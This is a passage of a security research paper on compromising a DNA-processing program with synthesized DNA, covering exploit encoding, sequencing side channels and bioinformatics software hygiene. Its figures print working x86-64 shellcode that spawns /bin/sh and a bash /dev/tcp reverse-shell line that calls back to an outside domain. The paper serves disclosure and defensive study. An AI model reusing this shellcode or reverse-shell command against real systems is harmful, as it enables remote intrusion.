consequences could occur if an adversary compromises a component of the DNA pro- cessing pipeline? How serious might those consequences be? Since DNA sequencing is rapidly progressing into new domains, such as forensics and DNA data stor- age [2, 9, 10, 15, 17], we believe it is prudent to under- stand current security challenges in the DNA sequencing pipeline before mass adoption. The modern DNA sequencing and analysis pipeline is large, complicated, and computationally-intensive. DNA is pre-processed in a wet lab and analyzed with a high- throughput sequencer (itself a computer) that performs image analysis. It is then common to conduct a wide range of computational tasks with the raw output from the sequencer using many software utilities. We seek to assess the overall state of this pipeline in general, and to experimentally explore key aspects that are not repre- sented in traditional computing systems: DNA samples. Exploiting Computer Programs with DNA. The DNA processing pipeline begins with DNA strands in a test tube. Hence, we start our security explorations from this point. Namely, we first experimentally evaluate whether it is possible to compromise a computer program using physical DNA. Our exploration of this question lead us to synthesize DNA strands that, after sequencing and post-processing, generated a file; when used as input into a vulnerable pro- gram, this file yielded an open socket for remote control. We elaborate on specifics in Section 3. To the best of our knowledge, ours is the first exam- ple of compromising a computer system using biological or synthetic DNA samples. Our exploit did not target a program used by biologists in the field; rather it targeted one that we modified to contain a known vulnerability.
  • 2.
    Our use ofsuch a trojaned program was consistent with the primary focus of the first research phase to under- stand — and overcome — challenges posed by creating an exploit at a physical level. For example, our initial ex- ploit contained too few C and G nucleotides (we review DNA background in Section 2) to synthesize the DNA strand; therefore, we modified our exploit to overcome this challenge. Our key finding is that it is possible to en- code a computer exploit into synthesized DNA strands. Side-Effect — Information Leakage. Although not a goal, our efforts to experimentally evaluate the ability to synthesize adversarial DNA resulted in our observ- ing an information leakage channel. Standard practice multiplexes different samples on the same sequencing machine. The methods to multiplex (and later demul- tiplex) DNA samples can leak information between sam- ples during sequencing. Our exploit sample was se- quenced and multiplexed in this manner alongside sam- ples from another research team. We noticed that our se- quencing results contained DNA sequences derived from their samples. Other biologists have observed these effects [16, 19, 25, 27, 33], but their concerns focused on experimental accuracy, not on security or information leakage. From our perspective we use these unanticipated results to guide a security discussion of information leakage inher- ent in the DNA sequencing pipeline. Software Security Awareness Throughout the Pipeline. Having demonstrated the ability to exploit a computer program with synthesized DNA, we next eval- uated the computer security properties of downstream DNA analysis tools. We analyzed the security of 13 commonly used, open source programs. We selected these programs methodically, choosing ones written in C/C++. We then evaluated the programs’ software security practices and compared them to a baseline of programs known to receive adversarial pressure (e.g., web servers and remote shells). We found that existing biological analysis programs have a much higher frequency of insecure C runtime li- brary function calls (e.g., strcpy). This suggests that DNA processing software has not incorporated modern software security best practices. However, rather than rely solely on heuristics, we took the next step and de- termined whether we could target static buffers to cause program crashes. We readily found three buffer overflow vulnerabilities. Given the prevalence of poor software security practices and the well-known fact that program crashes can often be converted to exploits, we chose not to convert each program crash into a working exploit. Threat Model and Guidelines. When exploring a technology domain new to computer security, any indi- vidual study lacks the breadth to address the entire do- main. For example, early work on the attack surface of modern automobiles considered only one vehicle and a few example attacks [7, 20]. However, as the first work to explore a domain, an important contribution can in- volve drawing inferences from concrete results and do- main knowledge to define broader lessons and extrapo- late threat models for the entire domain, as others did for the modern automobile [7]. Leveraging our tech- nical results and multidisciplinary backgrounds (com- puter security, synthetic biology, and the design and use of the DNA processing pipeline), we drew inferences to present a threat model and recommendations for the DNA sequencing and processing pipeline and the associ- ated community. Summary. To our knowledge, our research is the first to consider computer security implications of the modern DNA sequencing pipeline. Our four key contributions include: • We demonstrate, for the first time, the ability to compromise a computer program with sequenced DNA. In so doing, we encountered challenges when synthesizing DNA strands containing exploits and developed methods to overcome those challenges. • We observe a side channel resulting from funda- mental properties of DNA sequencing technologies, and we pioneer the exploration of how one might exploit this side channel for adversarial purposes. • We evaluate the software security in a wide set of DNA processing programs and find that they do not adhere to modern security best practices (e.g., they frequently use insecure function calls and contain buffer overflow vulnerabilities). • We derive a threat model for the DNA sequencing pipeline and present recommendations to offset po- tential attacks. 2 Biology and DNA Sequencing: Back- ground Our work strives to apply computer security principles and perspectives to a new field: genomic sciences, and specifically, DNA synthesis, sequencing, and analysis. To do so, we offer a basic review of the biological, chem- ical, and computational processes in this field. 2.1 DNA Deoxyribonucleic acid (DNA) is the carrier of genetic in- formation for all known living organisms. It is composed of an alternating sugar-phosphate backbone to which a sequence of four possible nucleotides (also called bases) are linearly attached. These nucleotides — ade- nine, thymine, cytosine, and guanine — are commonly abbreviated as A, T, C, and G, respectively. Each nu- cleotide bonds with its complement — A with T, and C
  • 3.
    with G. Sequencingis the process of reconstructing the original order of nucleotides in a DNA sample. While DNA can form many structures, the most common is double-stranded DNA (dsDNA), where two strands with complementary base sequences bond to form the well-known double helix structure. DNA’s sugar-phosphate backbone causes its strand ends to be asymmetric: The phosphate end, called the 5 end, and the sugar end, called the 3 end. By convention, nu- cleotide sequences are read from the 5 to the 3 end. Many traditional lab protocols require DNA strands to be replicated (also called amplification). Amplification uses a technique called polymerase chain reaction, or PCR. dsDNA is first melted at high temperatures to sep- arate its two strands. The temperature is then lowered, and primers (synthesized strands typically 20 nucleotides long) anneal (reattach) to the complimentary ends of the DNA strands. At slightly higher temperatures, DNA polymerase (an enzyme that synthesizes DNA), attaches to these end regions where the primer has annealed and produces a complimentary copy of the original strand. This process is repeated as needed to exponentially am- plify DNA. 2.2 Next-Generation DNA Sequencing Next-generation sequencing (NGS) systems differ from prior sequencing methods in that they read relatively short sequences, called reads, but in a massively par- allel fashion. Longer DNA strands are sequenced by randomly cleaving DNA into shorter sequences, reading these sequences in parallel, and reconstructing the orig- inal, longer sequence. Several different types of NGS systems do this work; among the most popular are the various Illumina sequencers, which are based on a tech- nique known as sequencing by synthesis. Before sequencing a typical genomic DNA sample with an Illumina sequencer, the DNA sample must be manually processed in the lab. It is cleaved into short sequences of a few hundred bases and amplified using PCR. Special DNA adapter sequences are then attached to both ends of the amplified DNA. This double-stranded DNA sample is separated into single-stranded DNA and applied to a glass flow cell. The adapter sequences at- tached to the sample fragments bind to complementary fragments on the flow cell surface. The bound sequences locally replicate to produce clusters of identical DNA, called clonal clusters. The DNA in each clonal cluster is sequenced in rounds (called cycles) by appending a complementary fluores- cently labeled nucleotide to the single-stranded DNA in each clonal cluster. Each time a new fluorescent base is added to the strand, it emits a particular color specific to each base (e.g., A, C, G, and T). The cluster sequence is obtained by imaging the flow cell in each cycle and not- ing the fluorescent color each cluster emits. The number of cycles determines the length of resulting reads (often between 150-300 bases). These identified bases added in each cycle, called base calls, are written out to per-cycle base call files. A separate utility then takes these files and converts the reads into a standard text-based format called FASTQ. FASTQ files are the de facto standard for exchang- ing next-generation sequencing results. Their structure is simple: each read has an ASCII header identifying the read source, followed by a line with the sequence written as an ASCII A, C, G, or T. Reads additionally contain a separator line, followed by a line with ASCII characters encoding the quality or confidence of each base call. 2.3 Downstream Processing The raw FASTQ files that come directly from the se- quencer are rarely useful by themselves, and exten- sive downstream processing and analysis is usually per- formed after sequencing. This processing is typically done in phases by dedicated programs; the output from a program in one stage is sent to a program in a later pro- cessing stage. This section describes some commonly used downstream processing steps, which we explore for security vulnerabilities in Section 6. Before analyzing the sequence reads, an initial pre- processing phase occurs where by the reads (stored in a FASTQ files) are cleaned up to remove undesired ones. The last base calls in a read often have lower quality scores, so it is common to truncate the reads to a fixed length when the score drops below a defined thresh- old. DNA sequences from unintended sources — like the adapters used to bind sample DNA to the flow cell or control sequences used to verify sequencing accuracy — need to be removed from the sequence file. Other pre- processing steps merge paired-end reads if there is over- lap, convert different quality score file formats, or com- press FASTQ files for archival purposes. Direct output from a sequencer contains only short chunks of reads derived from the full sequence, and in no particular order. These unordered reads can be merged by aligning them to a reference sequence (e.g., the hu- man genome) if one exists, or they can be merged from scratch, using overlaps in the reads to stitch them to- gether in a method called de novo assembly. When us- ing a reference sequence, the alignment of each read in relation to the reference is stored in a text based for- mat (SAM) or a compressed representation (BAM). Both methods, especially de novo assembly, are computation- ally and memory intensive and may be run on computer clusters if the size of the sample to reconstruct is suffi- ciently large (e.g., a mammalian genome). After the sequence has been aligned or assembled more work may remain, and the following are but a
  • 4.
    Figure 1: Oursynthesized DNA exploit few examples of the widely varied analysis methods commonly used. It is customary to look for variations between the sample and some reference for biologi- cally meaningful differences (e.g., genetic variations that cause disease). Specific variations in the sequenced sam- ple are usually stored in a plain text file (VCF) so re- dundant sequencing information can be discarded. NGS techniques are also used in more complicated biologi- cal assays to analyze RNA (RNA-seq) or protein-DNA interactions (ChIP-seq). In these cases, the samples’ se- quence are not only valuable, but the number and precise location of its reads in relation to a reference sequence are also meaningful. 2.4 DNA Synthesis Synthetic DNA, commercially produced via phospho- ramidite chemistry, is characterized by nucleotides at- tached to one another with specific reagents to form spec- ified sequences. The resulting length, quality, and cost varies greatly depending on the method of reagent de- livery, the substrate on which DNA is synthesized, and consumer specifications. For example, Integrated DNA Technologies (IDT) synthesis of a custom gene utilizes their “gBlock” service, which differs in capabilities and constraints from their “custom oligo” service designed for shorter strands (oligos or oligonucleotides are short DNA sequences commonly used in genetics). The cost for these two services varies significantly depending on the length of the strand ordered, the degree to which DNA must be washed, or whether there are DNA modi- fications (e.g., fluorescent tags). 3 Compromising a Computer with DNA DNA, in its most basic form, stores data. Conceptually, if DNA were used as input to a computer system, an open issue is the possibility that it could be used to com- promise that system. As one might predict, significant unknowns exist. Can DNA itself compromise a com- puter system, or does something in the DNA sequenc- ing pipeline make such attacks impossible? Prior to our work, to the best of our knowledge, there has never been a demonstrated DNA-based exploit of a computer sys- tem. Indeed, without concrete, experimental evidence, it is impossible to know whether DNA-based computer compromises are purely hypothetical or a real possibil- ity. We therefore seek to experimentally answer the pre- viously unexplored question: Can DNA be used to compromise a com- puter? To answer this question, we seek an end-to-end ex- perimental evaluation of an exploit. Namely, we seek to mimic an adversary and (1) synthesize a real, biologi- cal DNA sequence with a malicious, embedded exploit. We then seek to experimentally evaluate the impact of that exploit DNA on a victim by having the victim (2) sequence that DNA using standard sequencing methods and (3) post-process the DNA sequence with a realistic program — a program that a scientist might use to ana- lyze the resulting DNA sequence. If the exploit is suc- cessful, step (3) should result in arbitrary code execution on the victim computer. This section explores the biological nature of this at- tack pipeline — how to encode an exploit into DNA such that, when sequenced, will hijack execution when pro- cessed by the victim program. We therefore intentionally chose to create our own vulnerable program for step (3), i.e., a program inspired by actual bioinformatics tools but with an obvious vulnerability. In Section 6, we con- sider the security of the sequencing pipeline in general. Our results suggest that while our exploited program in this section is vulnerable to a basic buffer overflow ex- ploit, the security hygiene of the overall DNA sequenc- ing pipeline is not much better. Despite challenges, this section demonstrates that it is possible to create DNA that, when sequenced and pro- cessed, compromises a victim system. See Figure 1 for a photo of our DNA exploit. In conducting this work, we identified and overcame multiple challenges, which we describe — along with methods for overcoming them and the resulting lessons — below. 3.1 Target Program The FASTQ compression utility, fqzcomp, is designed to compress DNA sequences. For experimental purposes, we inserted a vulnerability into this utility. To do so, we first copied fqzcomp from https://sourceforge. net/projects/fqzcomp/ and inserted a vulnerability into version 4.6 of its source code; a function that pro- cesses and compresses DNA reads individually, using a fixed-size buffer to store the compressed data. This
  • 5.
    start: jmp callsite callback: popq %rsi movq%rsi,0x8(%rsi) xorl %eax,%eax movb %al,0x7(%rsi) movq %rax,0x10(%rsi) movb $59,%al movq %rsi,%rdi leaq 0x10(%rsi),%rdx leaq 0x8(%rsi),%rsi syscall xorq %rbx,%rbx movq %rbx,%rax inc %rax syscall callsite: call callback .string "/bin/sh" 90 90 90 90 90 90 90 90 90 90 90 90 ..... EB 28 5E 48 89 76 08 31 C0 88 46 07 48 89 46 10 B0 3B 48 89 F7 48 8D 56 10 48 8D 76 08 0F 05 48 31 DB 48 89 DB 48 FF C0 0F 05 E8 D3 FF FF FF 2F 62 69 6E 2F 73 68 00 .. EF BE AD DE EF BE AD DE EF BE AD DE ..... 85 E0 FF FF FF 7F 00 00 GCAAGCAAGCAAGCAAGCAAG CAAGCAAGCAAGCAAGCAATG GTAGGACCTGCAGAGAGCCTC GAAGAATACTAAAGAGACACG AACTCAGAGAGCCACGACAAG TAAATGTCAGAGAGCTTCTCA GAGATCCCCGACAACAGAGAT CCTCGAAGAAATTAACCCAGA ATACTCGTCAGAGAGCTCGAC AGATTTTTAAAAATTAACCTG GATCATTTTTTTTTTTTTAGT TCGAGCGGCCGTGAGTTCTAT CGGATGTTGTTGGGTCTCTGT GTTGTTGGGTCTCTGTGTTGT TGGGTCTCTGTGTTGTTGGGT CTCTGTGTTGTTGGGTCTCTG TGTTGTTGGGTCTCTGGACCT GAATTTTTTTTTTTTCTTT a) Shellcode b) Binary Exploit c) DNA-Encoded Exploit d) Failed Synthesis Constraints Figure 2: Our initial, unsuccessful exploit attempt modification lets us perform a buffer overflow with a longer than expected DNA read in order to hijack con- trol flow. While the use of such a fixed-size buffer is an obvious vulnerability, we note that fqzcomp already contains over two dozen static buffers. Our modifications added 54 lines of C++ code and deleted 127 lines from fqzcomp. Our modified fqzcomp version used a simple 2-bit DNA encoding scheme. The four nucleotides were en- coded as two bits — A as 00, C as 01, G as 10, and T as 11 — packing bits into bytes starting with the most sig- nificant bits. We ran the target program in a simplified comput- ing environment and disabled common security features. Specifically, we disabled stack canaries and ASLR, and we marked the stack as executable. We stress that our target modified program has a known, and in some sense trivial, vulnerability. We also stress that its environment is in many ways the “best pos- sible” environment for an adversary. For experimental purposes, however, we believe that these conditions are acceptable for the following reasons. First, our primary goal is to understand the issues unique to DNA-encoded exploits. Second, as we relate in Section 6, we find that the general security hygiene of bioinformatics programs is very low, with prevalent usage of fixed-size buffers, strcpy, and so on. Finally, we note that genome se- quencing processes are rapidly improving: since early NGS machines read sequences on the order of 50-100 bases, a fixed-size buffer in that range may have been acceptable years ago. Today, any fixed-size buffer would likely be vulnerable, as new longer read sequencing tech- nologies can produce reads that are upwards of 60,000 bases [30]. These newer sequencers lack the throughput of short-read counterparts and are not at present com- monly used; Illumina short-read sequencers now have over 90% market share [18]. Future technological im- provements will likely make long-read sequencers more viable in the future. 3.2 Creating and Synthesizing an Exploit We now turn to our design of a DNA strand that, when sequenced, exploits the vulnerable target program. Our key goal was to identify potential challenges. Our efforts here were successful in two regards. First, we identified several challenges, including limitations on the exploit’s size and type and problems inherent in the DNA syn- thesis process that constrained the sequences we could generate. Second, by overcoming these challenges, we found that it was possible to create a DNA sequence that could in fact compromise a program. Our process was iterative. We created exploits that we thought would work, surfaced challenges, and then iterated on improved exploits. We initially encoded one of the most straight-forward exploits, i.e., overwriting the return instruction pointer on the stack to point back into shellcode from Aleph One’s “Smashing the Stack for Fun and Profit” [26]. We made minor modifications to port the shellcode to the 64- bit Linux syscall interface. To simplify exploit testing, we used a stripped-down version of the vulnerable pro- gram that simply compressed a single DNA read into a fixed-size buffer. Our shellcode was 55 bytes long, with another 39 bytes of padding needed for cache line align- ment and saved registers. We filled this space with NOPs and bogus saved register values (0xdeadbeef). The re- sulting exploit, 94 bytes long, was encoded as 376 nu- cleotides. Figure 2 shows this process. We submitted this sequence to the IDT gBlocks syn- thesis service, which creates synthetic gene fragments up to 3,000 bases long. Unfortunately, at this step we faced our first challenges. Our sequence contained many issues that prevented IDT from being able to synthesize our or- der: • The NOP sled produced a repetitive sequence (GCAA) near the start of our sequence, which con- tributed to more than 69% of the sequence. Repet- itive sequences can cause difficulties in sequencing and may cause the physical strand to fold in on it- self or form other secondary structures because of DNA’s complementary nature.
  • 6.
    sh>&/dev/tcp/degdeg.com/9 0>&1 CTATCGGAATTGAGCGAGTTC GCACGCCCTCGAGTTCTCACG ATCTAAAGTTCGCACGCCCGC TCGCACGCCCGCTAGTGCGAT CGTTCGTCAGTTATGCAGAAA TAAATTGAGCGATACAAAACA AAAGGCTAGGTTCTAAGACCA AAGTGTTAGGGTACTTCCAGC TTCGTTCG @NB501203:50:HHNT7AFXX:1:11101:2573:1030 1:N:0:GCCAAT CTATCGGAATTGAGCGAGTTCGCACGCCCTCGAGTTCTCACGATCTAAAGTTC GCACGCCCGCTCGCACGCCCGCTAGTGCGATCGTTCGTCAGTTATGCAGAAAT AAATTGAGCGATACAAAACAAAAGGCTAGGTTCTAAGACCAAAGTGTTAGGGT ACTTCCAGCTTCGTTCGA + AAAAAEEEEEEEAEEEEEEEEEEAEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE<EEEEEE<EEEEEAEAAEE EEEAEE<EEEEAEEEEEEEEEAEEEE<EEE<EEEEAE<E<EE<E<EE/<E/EA E<EEEEEEEAA<EE6AAE ... a)Shellcode c) Synthesized Exploit d) DNA Sequencing e) FASTQ File b) DNA-Encoded Exploit f) Exploited Utility g) Reverse Shell Callback Figure 3: Our working exploit pipeline • The negative offset JMP created a run of 13 con- secutive Ts. Long runs of the same base, called ho- mopolymers, can be difficult to accurately synthe- size. The gBlocks service limits homopolymers to no more than nine As or Ts and five Gs or Cs. • The repeated 0xdeadbeef bytes produced a long (40+ base pair) repetitive sequence. • The NOP sled resulted in low GC-content near the beginning of the sequence. Cs and Gs physically bind together more tightly than As and Ts and thus add stability to the DNA strand. Typically, each 20-base window must have 25 to 75 percent GC- content. The first and last 20 bases of a sequence are even more constrained since they must have 40 to 60 percent GC-content to be synthesized. • A 20 base pair window containing the 13 base pair homopolymer did not meet the minimum GC- content threshold. Another challenge we faced was the length of our ex- ploit. Our Illumina NextSeq sequencer is rated for a maximum of 300 base pair reads, while the Illumina MiSeq is rated for a maximum of 600 base pair reads. We addressed these challenges by making our target program and exploit designs more sophisticated. To min- imize the number of homopolymers introduced by large pointers and offsets, we switched to targeting the 32-bit x86 instruction set architecture (ISA). We also reduced the buffer size in our target program to minimize the re- quired size of our sequence. Since our ultimate goal was arbitrary remote code execution, we investigated swap- ping out Aleph One’s simple shellcode, which simply spawns a local shell, with one that provided a reverse shell over TCP. We explored the shell-storm.org archive for a suitable example; however, even the most compact shellcode was too long to fit inside a sequence that could be reasonably sequenced by the NextSeq se- quencer. Our second exploit attempt uses an obscure feature of bash, which exposes virtual /dev/tcp devices that create TCP/IP connections. We use this feature to redi- rect stdin and stdout of /bin/sh to a TCP/IP socket, which connects back to our server. We combined this tactic with a return-to-libc attack that calls system(), re- sulting in a 43-byte exploit, shown in Figure 3. We used a short, fully qualified domain name we controlled as well as a single digit port number to keep exploit length as short as possible. While we considered obtaining a smaller FQDN (e.g., r.sh) to keep our exploit size as small as possible, we hypothesized that we could suc- cessfully sequence our 176-base1 DNA strand with our Illumina NextSeq despite exceeding its recommended single-ended read size. Since the bulk of this exploit consists of lowercase let- ters, whose two most significant bits were 01 in ASCII — or encoded as a nucleotide, C — we got an acceptable level of GC-content throughout the exploit. The one ex- ception was near the original port number — 3 (encoded as ATAT) — which we changed to 9 (encoded as ATGC) to maintain a minimum level of GC-content. This sequence was accepted by the IDT gBlocks service with no errors or warnings. IDT’s retail cost to synthesize of up to 500 base pairs was $89 USD. As is standard for NGS runs, our sample was tagged and extended with a unique index (GCCAAT, in our case) and co-sequenced with other experiments. The se- quencer was configured to perform 177 non-index read cycles; this is the typical configuration used by another research group that manages the sequencing machine and was sufficiently long to contain the 176 base pair exploit sequence within a single read. The sample was sequenced on all four lanes (physi- cally separate portions) of the flow cell. After demulti- plexing by indices, there were four separate FASTQ files (one for each lane) together containing 811,118 reads. We processed the four FASTQ files separately, which is done to account for lane-specific errors. We filtered out low-quality reads that did not identify one or more bases; these bases appear as Ns (representing an unknown base) in the FASTQ file. We provided the filtered FASTQ file from the first lane to our modified fqzcomp program, which immediately called back to our server, giving us 1A bug in our DNA encoding program repeated the final byte, which unnecessarily extended our exploit by four bases, but otherwise did not affect our results.
  • 7.
    arbitrary remote codeexecution via a bash shell. 3.3 Exploit Reliability The exploit was not robust to errors in sequencing; a sin- gle miscalled base would break the exploit. In this exper- iment, 76.2% of the reads were sequenced with no error. Another issue arose because DNA strands are randomly sequenced in the forward or reverse direction. Reverse sequenced reads will have the reverse complement se- quence of the exploit, which is not functional code (see Section 4.2 for a possible solution to this problem). Of the remaining, error free reads, 49.1% were sequenced in the forward direction. Therefore, 37.4% of all reads con- tained working exploit code (i.e., in the forward direction with no sequencing errors). The modified fqzcomp program contained a buffer too small for the 177 base pair read length, so it would overflow after processing the first read. Therefore, the first read in the file must be the exploit sequence for the exploit to work. With reads randomly appearing in a FASTQ file, we would expect the modified program to be exploited 37.4% of the time. Assuming all four lane files were processed, an attacker would be successful at least once 84.5% of the time. In our case, only the file from the first lane was a successful exploit. 4 Challenges in Encoding Malicious DNA Informed by our evaluation of the feasibility of manu- facturing synthetic DNA capable of exploiting computer systems, we next consider some challenges in crafting arbitrary exploits against other programs and identify di- rections for future research. In particular, while it is con- venient to think of DNA as a simple storage mechanism, our results in Section 3 show that in practice there are several physical and computational constraints that limit the design space of DNA-based exploits. 4.1 Physical Constraints Any DNA-based exploit must be physically instantiable in DNA. Therefore, any difficulties in the synthesis or amplification of DNA will constrain the sequences at- tacker can easily synthesize. Primers. As previously mentioned, it is necessary to amplify the exploit sequence to increase its yield before sequencing. A simple way to do so is to use PCR, which requires a pair of primers to initiate replication. These primers, single stranded DNA sequences usually 18-22 bases long, are complementary to the ends of the target sequence being amplified. PCR primers used together must have similar melting point temperatures to main- tain high amplification efficiency. They must also have a high enough annealing temperature to bind only to their complementary locations without mis-pairing to similar sequences. Other parameters also influence primer de- sign such as the amplification region specificity desired, and the GC-content of the primer regions to be amplified. Primer designing utilities, like Primer3, take these parameters into account to design optimal primer se- quences [37]. Since the primers must be complemen- tary to the ends of the exploit sequence, any restrictions in their design will necessarily constrain the ends of the exploit sequence. Synthesis. DNA synthesis has its own physical con- straints that vary across synthesis companies. In Sec- tion 3.2 we described constraints imposed by IDT’s gBlock gene fragment service, a relatively low cost syn- thesis method. They required 25 to 75 percent GC- content per 20 base window, A/T and G/C runs no greater than 9 and 6 base pairs, respectively, and sequences that avoided secondary structures (created when differ- ent portions of the same strand are complementary to one another). These synthesis constraints are common but not uni- versal. Different synthesis methods and services can vary in their precise requirements — for example, IDT’s cus- tom gene service can tolerate longer homopolymers than gBlock, which may make it easier to synthesize 64-bit addresses. In cases where the exploit cannot be synthe- sized by any de novo synthesis service, it may be possible to synthesize sub-sequences and recombine them manu- ally in a wet lab. DNA synthesis services also follow strict guidelines to ensure that biologically malicious sequences are not syn- thesized and spliced into organisms that potentially cre- ate pathogens, toxins, or various other harmful products. The shipping, receiving, or purchase of all synthesized sequences must follow guidelines including, but not lim- ited to, those described in the current U.S. Department of Health and Human Services (HHS) and U.S. Depart- ment of Agriculture (USDA) Select Agents and Toxins regulations [4–6]. 4.2 Sequencing Randomness Being a biochemical process, DNA sequencing is inher- ently noisy and random; long DNA strands are randomly cleaved into smaller ones and strands are sequenced in no particular order. This randomness makes DNA-based ex- ploits probabilistic in nature, as discussed in Section 4.2. Robustness against random variations depends on fac- tors like the vulnerability type and what stage in the pipeline is attacked. In general, analysis further along the sequencing pipeline works with more structured data, which will reduce the initial randomness from the se- quencer. For example, variant calling programs return processed data in the same order as the reference se- quence regardless of the initial read order. Another source of randomness is that reads will be se- quenced in both the forward and reverse direction, which
  • 8.
    causes problems becausemost exploit sequences will be functional only if read in one direction. One solu- tion is to synthesize strands that generate the same reads when sequenced from either end. These can be cre- ated by concatenating the forward exploit sequence to its reverse complement (e.g., ACCTG becomes ACCT- GCAGGT). Since DNA is always read from 5 to 3 , the same read will appear, regardless of whether the DNA was sequenced in the forward or reverse direction. These palindrome like sequences are difficult to syn- thesize directly because the two halves will bind to each other and create secondary structures. Instead, the two halves could be synthesized separately and conjoined manually in a wet lab. 4.3 Encoding Exploits Exploits typically contain up to three components: point- ers, either to functions or data, instructions in the tar- get instruction set architecture (ISA), and an encoded and/or obfuscated payload. DNA-based exploits intro- duce unique constraints on each of these components. Pointers. Bioinformatics programs vary in how they encode DNA data. Some perform a straightforward map- ping, encoding each base as two bits and packing these bits together, like our target program in Section 3. How- ever, sequences often have non-standard bases, such as Ns to encode unknown nucelotides or Rs to indicate ei- ther an A or G. To support these non-standard bases, some tools use four-bit encodings, or even 8-bit ASCII. Since we can synthesize only standard bases, these alter- native encodings will constrain the pointers that we can encode. Another issue concerns sequencing accuracy and how that will affect the resulting sequence of pointers. Some pointers, such as those to libc or ROP gadgets, are intol- erant of any errors. Others, such as pointers to attacker- controlled buffers, can be made somewhat tolerant to er- rors in the least-significant bits — for example, it could point to a large NOP sled. Pointers often contain long runs of identical bits and therefore generate homopolymers. For example, with- out ASLR enabled, 64-bit Linux places user stacks at 0x00007fffffffffff, which contains a run of 47 con- secutive 1s. Using two-bit encoding, this results in a homopolymer of 23 bases. As previously described, a solution is to use a synthesis service more tolerant to ho- mopolymers. Code. Executable sequences of target ISA instructions can encode malicious operations more compactly than equivalent ROP chains and are easier to develop, which makes them desirable to attackers. However, encod- ing ISA instructions in DNA presents a number of chal- lenges. As with pointers, the target program’s DNA encoding may restrict the bytes that can be represented. Depending on the encoding and ISA, this could also limit the set of instructions that are available. The regular structure of most ISAs produces repeated base sequences when encoded into DNA, which again, are difficult to synthesize. Semantically-equivalent in- structions and semantic NOPs can be used to break up repetitive sequences to make exploits easier to synthe- size. Another issue to consider is read length. All but the most trivial exploits exceed the read length of most high- throughput sequencers, and thus, the exploit will be ran- domly cleaved. Depending on which part of the pipeline is being exploited (i.e., whether the target program pro- cesses raw reads or fully aligned sequences), this could decode in the middle of a multi-byte instruction, or even in the middle of a byte. Therefore, for robustness, an exploit should encode instructions that are tolerant to such shifts. Prior work demonstrates techniques to generate these types of resynchronizing instruction se- quences [22]. Long read sequencers may mitigate these challenges in the future but are currently less accurate than high-throughput sequencers. Finally, we must consider the effects of sequencing er- rors. One way to address these errors is to encode re- dundant instructions that become semantic NOPs with random bit flips. Payloads. To make payloads more robust to errors in- troduced by synthesis and sequencing, one may fortify payloads with error-correcting codes. Compression may be used to offset the increase in payload size and cause the sequence to be more equally distributed across the four nucleotides, avoiding issues of too much or too little GC-content. 5 Side Channel: Sample Bleeding It is common to multiplex samples in NGS runs on mod- ern Illumina sequencers to make better use of sequencing resources and increase throughput. This is accomplished by adding a 6-8 nucleotide index to each sample before sequencing, which is later used to demultiplex the sam- ples. However, the demultiplexing process is not perfect. The sequence of each read is derived by sequencing a cluster of DNA on a flow cell. If clusters overlap, are seeded from multiple distinct strands, or if errors exist in sequencing the index, then the sequence of a cluster may be misassigned to an incorrect index [16]. A read assigned incorrectly will be associated with either an un- used index and discarded or assigned to the index of a different sample. In the latter case, it is called sample bleeding or index cross-talk. Illumina reports that sample bleeding occurs at a rate of 0.1%-0.2% with the type of flow cell used in this
  • 9.
    study [24], thoughthis continues to a topic of discus- sion in the sequencing community. The amount of sam- ple bleeding depends on many factors, like index de- sign, cluster density, sample diversity, and the underly- ing sequencing technology [25, 27, 33]. This situation is known to create a problem with the detection of rare genetic variants, like genetic markers for cancer [19]. The rise in outsourced sequencing at external facili- ties, which multiplex samples from different, untrusted sources creates opportunities for side channel attacks that are — to date — previously unconsidered by the genomic sciences. Since sample bleeding is bidirectional, an at- tacker could gather reads from other indices to reveal sensitive information or send data to other indices to cor- rupt or modify their results. Evaluation of Data Leakage. We can leverage our se- quencing results from Section 3 to better understand the security impact and amount of data leakage caused by sample bleeding. When the exploit was sequenced, it was multiplexed with seven other samples. One of these samples contained 1.5 million unique sequences, each 150 base pairs long; this sample is denoted as the tar- get sample. With permission, we obtained the FASTQ file associated with the target sample’s index after the sequences were demultiplexed. Using the two FASTQ files, one from the target sample and the other from the exploit, we sought a rough estimate of side channel ef- fects. We note that all samples were sequenced using 6 nucleotide indices, so the sample bleeding rate may be higher than other configurations, like 8 nucleotide in- dices. We assume that only the exploit sequence is attacker controlled and that attackers receive only demultiplexed results from the index of the exploit sample. To analyze their ability to pull information from other indices, we examined misassigned reads associated with the target sample in the exploit FASTQ file. There were 112 reads that aligned to sequences that came from the target sam- ple. Two of them originated from the same sequence, so a total of 111 unique, 150 base pair sequences were leaked into the exploit FASTQ file. The quality of these reads was high; 68 of them were a perfect match (60.7%), and 103 had an edit distance of less than 2 (92.0%). Of the 235 million bases represented in the target sample, 16,521 were recoverable in the exploit FASTQ file — for context, the human genome contains around 3.2 billion bases — and, in total, 0.007% of the data was recover- able from the target sample. If we now consider the sample bleeding side channel in the reverse direction, an attacker could modify the re- sults that appear in other demultiplexed samples. The exploit sample contains many copies of the same short sequence. Thus, any sample bleeding from the exploit sample into the target sample resembles an attacker try- ing to inject a single sequence into the target FASTQ file. The exploit sequence was found 37 times in the target FASTQ file (30 times with no errors). Hypothetical Attacks. Now that we have established sample bleeding as a source of information leakage, we propose attacks that leverage this side channel. An attacker could use sample bleeding to inject spe- cific DNA sequence reads into concurrently sequenced samples. These reads could contain malicious code or be used to confuse subsequent downstream analysis (e.g., variant calling). Any reads which bleed from other samples into the at- tacker’s sample could reveal sensitive information, like the identity of those samples. Even low levels of only a few reads could identify the species of a sample, which could be commercially sensitive in domains like drug discovery. Another risk of multiplexing, similar to sample bleed- ing, is that an attacker may be able to sabotage an en- tire sequencing run. Most next-generation sequencers are calibrated to sequence biological DNA; they expect to see close to a 1:1:1:1 ratio of A:C:G:T. If one of the samples has low-diversity (a homogenous DNA sample), the read quality will suffer for all samples, and in ex- treme cases, the run could fail altogether. This could be induced with a high-concentration of the same sequence. Previous experiments by this group showed that if iden- tical sequences compose more than roughly 25% of the total DNA, run quality deteriorated. Summary. The read errors we encountered while de- veloping the exploit in Section 3 caused us to reflect upon their origin, meaning, and implications. While the genome sciences community has measured rough esti- mates of sample bleeding, ours may be the first research to consider bleedover from an adversarial perspective and ask, for example, how much information is leaked and whether it is possible to push specific data into an- other party’s sequencing files. 6 Software Security Analysis Having evaluated the potential security threats for mali- ciously crafted synthetic DNA in Sections 3-4, as well as information leakage channels in Section 5, we now eval- uate the software security practices of the larger bioin- formatics pipeline. Specifically, we evaluate the secu- rity 